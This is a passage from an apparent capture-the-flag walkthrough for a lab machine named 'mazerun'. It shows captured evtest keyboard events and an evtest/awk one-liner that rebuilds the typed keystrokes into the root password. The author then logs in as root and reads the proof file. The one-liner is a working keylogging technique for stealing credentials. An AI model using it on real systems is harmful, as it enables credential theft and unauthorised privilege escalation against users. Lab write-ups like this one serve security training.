Event: time 1787413484.840307, type 1 (EV_KEY), code 18 (KEY_E), value 0
Event: time 1787413484.840307, ----- SYN_REPORT -----
Event: time 1787413484.870942, type 1 (EV_KEY), code 20 (KEY_T), value 1
Event: time 1787413484.870942, ----- SYN_REPORT -----
Event: time 1787413484.871089, type 1 (EV_KEY), code 20 (KEY_T), value 0
Event: time 1787413484.871089, ----- SYN_REPORT -----
Event: time 1787413484.901609, type 1 (EV_KEY), code 42 (KEY_LEFTSHIFT), value 1
Event: time 1787413484.901609, ----- SYN_REPORT -----
Event: time 1787413484.901748, type 1 (EV_KEY), code 25 (KEY_P), value 1
Event: time 1787413484.901748, ----- SYN_REPORT -----
Event: time 1787413484.901874, type 1 (EV_KEY), code 25 (KEY_P), value 0
Event: time 1787413484.901874, ----- SYN_REPORT -----
Event: time 1787413484.901904, type 1 (EV_KEY), code 42 (KEY_LEFTSHIFT), value 0
Event: time 1787413484.901904, ----- SYN_REPORT -----
Event: time 1787413484.932566, type 1 (EV_KEY), code 30 (KEY_A), value 1
Event: time 1787413484.932566, ----- SYN_REPORT -----
Event: time 1787413484.932675, type 1 (EV_KEY), code 30 (KEY_A), value 0

Event: time 1787413484.932675, ----- SYN_REPORT -----
Event: time 1787413484.963749, type 1 (EV_KEY), code 31 (KEY_S), value 1
Event: time 1787413484.963749, ----- SYN_REPORT -----
Event: time 1787413484.963909, type 1 (EV_KEY), code 31 (KEY_S), value 0
Event: time 1787413484.963909, ----- SYN_REPORT -----
Event: time 1787413484.994378, type 1 (EV_KEY), code 31 (KEY_S), value 1
Event: time 1787413484.994378, ----- SYN_REPORT -----
Event: time 1787413484.994539, type 1 (EV_KEY), code 31 (KEY_S), value 0
Event: time 1787413484.994539, ----- SYN_REPORT -----
Event: time 1787413485.026108, type 1 (EV_KEY), code 17 (KEY_W), value 1
Event: time 1787413485.026108, ----- SYN_REPORT -----
Event: time 1787413485.026513, type 1 (EV_KEY), code 17 (KEY_W), value 0
Event: time 1787413485.026513, ----- SYN_REPORT -----
Event: time 1787413485.057546, type 1 (EV_KEY), code 24 (KEY_0), value 1
Event: time 1787413485.057546, ----- SYN_REPORT -----
Event: time 1787413485.057679, type 1 (EV_KEY), code 24 (KEY_0), value 0
Event: time 1787413485.057679, ----- SYN_REPORT -----
Event: time 1787413485.092039, type 1 (EV_KEY), code 19 (KEY_R), value 1
Event: time 1787413485.092039, ----- SYN_REPORT -----
Event: time 1787413485.092210, type 1 (EV_KEY), code 19 (KEY_R), value 0
Event: time 1787413485.092210, ----- SYN_REPORT -----
Event: time 1787413485.122871, type 1 (EV_KEY), code 32 (KEY_D), value 1
Event: time 1787413485.122871, ----- SYN_REPORT -----
Event: time 1787413485.123006, type 1 (EV_KEY), code 32 (KEY_D), value 0
Event: time 1787413485.123006, ----- SYN_REPORT -----
Event: time 1787413485.153769, type 1 (EV_KEY), code 42 (KEY_LEFTSHIFT), value 1
Event: time 1787413485.153769, ----- SYN_REPORT -----
Event: time 1787413485.153934, type 1 (EV_KEY), code 23 (KEY_I), value 1
Event: time 1787413485.153934, ----- SYN_REPORT -----
Event: time 1787413485.154002, type 1 (EV_KEY), code 23 (KEY_I), value 0
Event: time 1787413485.154002, ----- SYN_REPORT -----
Event: time 1787413485.154036, type 1 (EV_KEY), code 42 (KEY_LEFTSHIFT), value 0
Event: time 1787413485.154036, ----- SYN_REPORT -----
Event: time 1787413485.184528, type 1 (EV_KEY), code 31 (KEY_S), value 1
Event: time 1787413485.184528, ----- SYN_REPORT -----
Event: time 1787413485.184663, type 1 (EV_KEY), code 31 (KEY_S), value 0
Event: time 1787413485.184663, ----- SYN_REPORT -----

Event: time 1787413485.215361, type 1 (EV_KEY), code 42 (KEY_LEFTSHIFT), value 1

Event: time 1787413485.215361, ----- SYN_REPORT -----

Event: time 1787413485.215527, type 1 (EV_KEY), code 38 (KEY_L), value 1

Event: time 1787413485.215527, ----- SYN_REPORT -----

Event: time 1787413485.215581, type 1 (EV_KEY), code 38 (KEY_L), value 0

Event: time 1787413485.215581, ----- SYN_REPORT -----

Event: time 1787413485.215601, type 1 (EV_KEY), code 42 (KEY_LEFTSHIFT), value 0

Event: time 1787413485.215601, ----- SYN_REPORT -----

Event: time 1787413485.247205, type 1 (EV_KEY), code 18 (KEY_E), value 1

Event: time 1787413485.247205, ----- SYN_REPORT -----

Event: time 1787413485.247354, type 1 (EV_KEY), code 18 (KEY_E), value 0

Event: time 1787413485.247354, ----- SYN_REPORT -----

Event: time 1787413485.278079, type 1 (EV_KEY), code 30 (KEY_A), value 1

Event: time 1787413485.278079, ----- SYN_REPORT -----

Event: time 1787413485.278203, type 1 (EV_KEY), code 30 (KEY_A), value 0

Event: time 1787413485.278203, ----- SYN_REPORT -----

Event: time 1787413485.309201, type 1 (EV_KEY), code 37 (KEY_K), value 1

Event: time 1787413485.309201, ----- SYN_REPORT -----

Event: time 1787413485.309336, type 1 (EV_KEY), code 37 (KEY_K), value 0

Event: time 1787413485.309336, ----- SYN_REPORT -----

Event: time 1787413485.341219, type 1 (EV_KEY), code 18 (KEY_E), value 1

Event: time 1787413485.341219, ----- SYN_REPORT -----

Event: time 1787413485.341416, type 1 (EV_KEY), code 18 (KEY_E), value 0

Event: time 1787413485.341416, ----- SYN_REPORT -----

Event: time 1787413485.373579, type 1 (EV_KEY), code 32 (KEY_D), value 1

Event: time 1787413485.373579, ----- SYN_REPORT -----

Event: time 1787413485.373753, type 1 (EV_KEY), code 32 (KEY_D), value 0

Event: time 1787413485.373753, ----- SYN_REPORT -----

Event: time 1787413485.404612, type 1 (EV_KEY), code 3 (KEY_2), value 1

Event: time 1787413485.404612, ----- SYN_REPORT -----

Event: time 1787413485.404811, type 1 (EV_KEY), code 3 (KEY_2), value 0

Event: time 1787413485.404811, ----- SYN_REPORT -----

Event: time 1787413485.435446, type 1 (EV_KEY), code 11 (KEY_0), value 1

Event: time 1787413485.435446, ----- SYN_REPORT -----

Event: time 1787413485.435666, type 1 (EV_KEY), code 11 (KEY_0), value 0

Event: time 1787413485.435666, ----- SYN_REPORT -----

Event: time 1787413485.466331, type 1 (EV_KEY), code 3 (KEY_2), value 1

```

Event: time 1787413485.466331, ----- SYN_REPORT -----
Event: time 1787413485.466474, type 1 (EV_KEY), code 3 (KEY_2), value 0
Event: time 1787413485.466474, ----- SYN_REPORT -----
Event: time 1787413485.497617, type 1 (EV_KEY), code 7 (KEY_6), value 1
Event: time 1787413485.497617, ----- SYN_REPORT -----
Event: time 1787413485.497774, type 1 (EV_KEY), code 7 (KEY_6), value 0
Event: time 1787413485.497774, ----- SYN_REPORT -----
Event: time 1787413485.528287, type 1 (EV_KEY), code 28 (KEY_ENTER), value 1
Event: time 1787413485.528287, ----- SYN_REPORT -----
Event: time 1787413485.528934, type 1 (EV_KEY), code 28 (KEY_ENTER), value 0
Event: time 1787413485.528934, ----- SYN_REPORT -----

```

To filter out the strings, we will run following command and we can now fetch the root's password.

```

evtest --grab /dev/input/event6 2>/dev/null | awk '/KEY_LEFTSHIFT|KEY_RIGHTSHIFT/{if($0~/value 1/)sh=1;else if($0~/value 0/)sh=0;next} /, value 1/&&/\ (KEY_/){match($0,/\ (KEY_[A-Z0-9_]+\)/);k=substr($0,RSTART+5,RLENGTH-6);if(k=="ENTER"){print pw;pw="";next}if(length(k)==1)pw=pw (sh?toupper(k):tolower(k))}'

```

```

reech@mazerun:~$ evtest --grab /dev/input/event6 2>/dev/null | awk '/KEY_LEFTSHIFT|KEY_RIGHTSHIFT/{if($0~/value 1/)sh=1;else if($0~/value 0/)sh=0;next} /, value 1/&&/\ (KEY_/){match($0,/\ (KEY_[A-Z0-9_]+\)/);k=substr($0,RSTART+5,RLENGTH-6);if(k=="ENTER"){print pw;pw="";next}if(length(k)==1)pw=pw (sh?toupper(k):tolower(k))}'
SuperSecretPasswordIsLeaked2026

```

Roots password is: SuperSecretPasswordIsLeaked2026

We will now login to the root account using `su root`, use the password

```

reech@mazerun:~$ su root
Password:
root@mazerun:/home/reech# cd /root
root@mazerun:~# whoami && hostname && cat proof.txt && ip a
root
mazerun
d78949af513e3809170515525923f1cc
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:15:bc:7e brd ff:ff:ff:ff:ff:ff
    altname enp2s1
    inet 192.168.1.18/24 brd 192.168.1.255 scope global dynamic ens33
        valid_lft 82048sec preferred_lft 82048sec
root@mazerun:~#

```